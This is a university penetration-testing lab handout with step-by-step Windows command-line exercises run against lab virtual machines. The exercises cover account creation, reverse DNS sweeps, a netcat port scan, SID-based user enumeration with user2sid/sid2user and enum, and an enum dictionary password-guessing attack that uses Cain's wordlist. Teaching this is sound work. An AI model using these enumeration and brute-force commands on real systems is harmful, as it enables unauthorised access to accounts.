

Lab12 Windows Command Line

Lab Learning Objectives


- Use Windows command lines to perform tasks which are common in penetration testing
- Perform user enumeration on the target systems
- Perform password guessing attack using enum

Lab Setup

In this lab, we will use the Windows 7 and Windows 10 virtual machines.

Lab Instructions

1. Move to the Windows 10 virtual machine. We will first launch an elevated cmd.exe command prompt. Type cmd in the search area. Right click Command Prompt and select Run as administrator.



The User Account Control (UAC) will prompt you Do you want to allow this app to make changes to your device? Click Yes.



First, determine your current username by using the `whoami` command. Next, get a list of all local accounts on the machine. Then get a list of users in the local administrators group. You can find required commands from the class material. **(Screenshot #1)**

2. Now let's add a new user account and put it in the administrators group. At your command prompt, create a new account called susan. Add susan to the administrators group. Then, at the command line, verify that susan is in the administrators group. Next, we will use the `runas` command to launch another `cmd.exe` shell, running as user susan

C:\> runas /u:susan cmd.exe

In that new shell, type a command to verify that it is running as the susan on your Windows 10 virtual machine. **(Screenshot #2)**

3. Finally, let's back out the changes we made. As a penetration tester, we should always make sure to restore the system to the original state when the test is completed. In your original administrator `cmd.exe` shell, remove susan from the administrators group. Next, verify that susan is no longer in the administrators group. Now, remove the susan account. After that, verify that the susan account is no longer on your system.

4. In the Recon-ng lab, we used the recon module to perform a DNS reverse lookup. We will now perform the same functionality by using Windows built-in commands. This is an extremely handy skill a penetration tester needs to master, as most of the time, the target organization will not allow us to install new software on the exploited machine. We will use the `for /L` loop to complete this task. The following command will be used to conduct the DNS reverse lookup.

nslookup [IPaddr] [DNS_Server_IP_Address]

The DNS server IP address is 153.91.1.52 and the netblock we want to lookup is 153.91.153.0/24.

(Screenshot #3)

5. Next, we will conduct a port scan for the Ubuntu Linux Machine. Particularly, we are interested in ports 21, 22, 23, 25, 80 and 2049. Use `for /F` loop to complete this task. Hint, you may want to use `echo` command to create a ports file (`ports.txt`) line by line by appending the ports we'd like to scan. Then use the `for /F` loop to iterate the ports file using `netcat` in `C:\Tools` folder.


(Screenshot #4)

6. Create a test.txt file, type your name in the file, and store it in the C:/Users/georgia/Documents folder. Go to C:\Windows\System32 folder. Run a single command to search and print the path to find a file that has your name in the file (not the file name, but in the file). As a penetration tester, we need to master the skill to search for sensitive files on a compromised machine.

(Screenshot #5)

7. We will use the for /L loop to enumerate users on Windows 10. Let's move to Windows 7 virtual machine. Bring up an elevated cmd.exe command line and ping the Windows 10 machine

C:\> ping -a *Windows 10_IP_Address*

A screenshot of a Windows 7 command prompt window titled "Administrator: C:\Windows\System32\cmd.exe". The window shows the output of a ping command. The text in the window is: "Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation. All rights reserved. C:\Windows\system32>ping -a 153.91.155.61 Pinging DESKTOP-1MM00E9.ucmo.local [153.91.155.61] with 32 bytes of data: Reply from 153.91.155.61: bytes=32 time<1ms TTL=128 Reply from 153.91.155.61: bytes=32 time<1ms TTL=128 Reply from 153.91.155.61: bytes=32 time<1ms TTL=128 Reply from 153.91.155.61: bytes=32 time=1ms TTL=128".

```
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ping -a 153.91.155.61

Pinging DESKTOP-1MM00E9.ucmo.local [153.91.155.61] with 32 bytes of data:
Reply from 153.91.155.61: bytes=32 time<1ms TTL=128
Reply from 153.91.155.61: bytes=32 time<1ms TTL=128
Reply from 153.91.155.61: bytes=32 time<1ms TTL=128
Reply from 153.91.155.61: bytes=32 time=1ms TTL=128
```

Here we used -a in the ping command to find out the hostname of the Windows 10 machine (DESKTOP-1MM00E9, you will have a different hostname for your Windows 10 virtual machine.) which we will use it in the later steps. Which Nmap script can help identify the hostname too? (Question 2)

8. Change directory to C:\Tools on Windows 7 machine

C:\> cd C:\Tools

In the Tools folder, I have stored several useful Windows tools for you. We will use the user2sid command first. Before that, let's establish a SMB session with the Windows 10 machine by using the credentials of frank (frank:knarf)

C:\> net use \\Windows 10_IP_Address knarf /u:frank

Next, let's use the user2sid command to find out the S-[X]-[Y]-[domain/computer] portion of the SID for the Windows 10 machine.

C:\> user2sid \\Windows 10_IP_Address Hostname_from_step_7

```

C:\Tools>net use \\153.91.155.61 knarf /u:frank
The command completed successfully.

C:\Tools>user2sid \\153.91.155.61 DESKTOP-1MM00E9

S-1-5-21-1817208411-1795156663-987704576

Number of subauthorities is 4
Domain is DESKTOP-1MM00E9
Length of SID in memory is 24 bytes
Type of SID is SidTypeDomain

```

We can see from the screenshot that X=1, Y=5 and domain/computer equals the rest of SID. We will now enumerate users by using sid2user. We will use SID starting from Y and replace – with a space. Please see the next screenshot for details.

C:\> for /L %i in (1000,1,1010) do @sid2user \\Window 10 IP_Address SID_starting _with_Y %i

```

C:\Tools>for /L %i in (1000,1,1020) do @sid2user \\153.91.155.61 5 21 1817208411 1795156663 987704576 %i

Name is test
Domain is DESKTOP-1MM00E9
Type of SID is SidTypeUser

Name is frank
Domain is DESKTOP-1MM00E9
Type of SID is SidTypeUser

Name is georgia
Domain is DESKTOP-1MM00E9
Type of SID is SidTypeUser

```

If you'd like to find out the original administrator's name (people sometime do modify the original administrator's account name), run

C:\> for /L %i in (500,1,501) do @sid2user \\Window 10 IP_Address SID_starting _with_Y %i

```


C:\Tools>for /L %i in (500,1,501) do @sid2user \\153.91.155.61 5 21 1817208411 1795156663 987704576 %i

Name is Administrator
Domain is DESKTOP-1MM00E9
Type of SID is SidTypeUser


Name is Guest
Domain is DESKTOP-1MM00E9
Type of SID is SidTypeUser

```

9. Finally, let's use another tool enum to accomplish the same task. In your Tools folder on Windows 7 virtual machine, there is a zip file named enum.zip. Right click the file and select Extract All...



On the next screen, click the Extract button at the bottom of the pop-up window.



Let's change directory to the enum folder by typing

C:\> cd C:\Tools\enum\enum

Make sure that you type enum twice. We will enumerate users on the Windows 10 virtual machine by running

C:\> enum -u Georgia -p password123 -U Windows 10 IP_Address

If you'd like to find out the groups defined on the Windows 10 machine, run

C:\> enum -u Georgia -p password123 -G Windows 10 IP_Address

Have you noticed that we do not need to run net use command to set up a SMB session in order to run the enum command. The Enum command automatically creates a SMB session with the Windows 10 virtual machine which is really convenient. The enum also hides all the details we went through in step 8. As a penetration tester, we have to know the bolts and nuts.

```
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Tools\enum\enum

C:\Tools\enum\enum>enum -u georgia -p password123 -U 153.91.155.61
username: georgia
password: password123
server: 153.91.155.61
setting up session... success.
getting user list (pass 1, index 0)... success, got 6.
Administrator DefaultAccount frank georgia Guest test
cleaning up... success.
```

```
Administrator: C:\Windows\System32\cmd.exe
C:\Tools\enum\enum>enum -u georgia -p password123 -G 153.91.155.61
username: georgia
password: password123
server: 153.91.155.61
setting up session... success.
Group: Access Control Assistance Operators
Group: Administrators
DESKTOP-1MM00E9\Administrator
DESKTOP-1MM00E9\test
DESKTOP-1MM00E9\georgia
Group: Backup Operators
Group: Cryptographic Operators
Group: Distributed COM Users
Group: Event Log Readers
Group: Guests
DESKTOP-1MM00E9\Guest
Group: Hyper-V Administrators
Group: IIS_IUSRS
NT AUTHORITY\IUSR
Group: Network Configuration Operators
Group: Performance Log Users
Group: Performance Monitor Users
Group: Power Users
Group: Remote Desktop Users
Group: Remote Management Users
Group: Replicator
Group: System Managed Accounts Group
DESKTOP-1MM00E9\DefaultAccount
Group: Users
NT AUTHORITY\INTERACTIVE
NT AUTHORITY\Authenticated Users
DESKTOP-1MM00E9\test
DESKTOP-1MM00E9\frank
DESKTOP-1MM00E9\georgia
cleaning up... success.

C:\Tools\enum\enum>
```

Finally, we will use the enum tool to perform a password guess attack on Windows 10 machine. We will use the wordlist comes with Cain for this lab. We will have detailed coverage of Cain when we cover the topics of password attack and conduct a lab on that. For now, we just need to use its wordlist

Let's first copy the wordlist from Cain to the destination folder of C:\Tools\enum\enum by running


C:\> copy "C:\Program Files\Cain\Wordlists\Wordlist.txt" C:\Tools\enum\enum

Make sure you use double quotes to include the directory of C:\Program Files\Cain\Wordlists\Wordlist.txt. Otherwise the command will fail since there is a space in the directory path between Programs and Files. Next, let's review the wordlist. Run the following command to find out how many words are included in the list. Here we use the find command option /c to count and option /v to include anything which is not empty (""). Anything is not empty means there is a word on that line. We can see that there are 306706 words in the list.

```
C:\>type wordlist.txt | find /c /v ""
```

Then, we review the contents of list by running

```
C:\> more wordlist.txt
```



```
Administrator: C:\Windows\System32\cmd.exe - more wordlist.txt
C:\Windows\system32>copy "C:\Program Files\Cain\Wordlists\Wordlist.txt" C:\Tools\enum\enum
1 file(s) copied.

C:\Windows\system32>cd C:\Tools\enum\enum

C:\Tools\enum\enum>type wordlist.txt | find /c /v ""
306706


C:\Tools\enum\enum>more wordlist.txt
!@#$$%
!@#$$%^
!@#$$%^&
!@#$$%^&x
x
0
0rac13
0rac138
0rac138i
0rac139
0rac139i
0racle
0racle10
0racle10i
0racle8
0racle8i
0racle9
0racle9i
1
1022
10sne1
111111
121212
1225
123
123123
1234
12345
123456
```

Next, let's run the enum tool to perform the password guessing attack on the Windows 10 machine.

```
C:\> enum -u monk -f wordlist.txt -D Windows 10 IP_Address (Screenshot #6)
```

From the output, you can see that the enum tool uses brute force to go through each word in the wordlist until it finds the correct guess. Since monk's password master1 is way down in the list, it will take significant amount time to finish the task. You can press CTRL-C to abort. If you have time, you can

speed up the guess by changing monk's password to a word which appears early in the wordlist. We will introduce a much powerful tool named hydra to automate password guessing attack late in this class and conduct a lab.



```
Administrator: C:\Windows\System32\cmd.exe

C:\Tools\enum\enum>enum -u monk -f wordlist.txt -D 192.168.1.76
username: monk
dictfile: wordlist.txt
server: 192.168.1.76
(1) monk | !@#$%
return 1326, Logon failure: unknown user name or bad password.
(2) monk | !@#$%^
return 1326, Logon failure: unknown user name or bad password.
(3) monk | !@#$%^&
return 1326, Logon failure: unknown user name or bad password.
(4) monk | !@#$%^&*
return 1326, Logon failure: unknown user name or bad password.
(5) monk | *
return 1326, Logon failure: unknown user name or bad password.
(6) monk | 0
return 1326, Logon failure: unknown user name or bad password.
(7) monk | 0rac13
return 1326, Logon failure: unknown user name or bad password.
(8) monk | 0rac138
return 1326, Logon failure: unknown user name or bad password.
(9) monk | 0rac138i
return 1326, Logon failure: unknown user name or bad password.
(10) monk | 0rac139
return 1326, Logon failure: unknown user name or bad password.
```

Lab Report

- please include your name and 700# at the beginning of your report
- please upload your report to the Blackboard by the due date
- You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed
- only word or pdf format is acceptable
- you must show all the necessary commands associated with each task in order to receive credits
- your screenshots size must be appropriate to provide the visible details

1. Please screenshots (Screenshot #1-5, 3points each / Screenshot #6, 5points)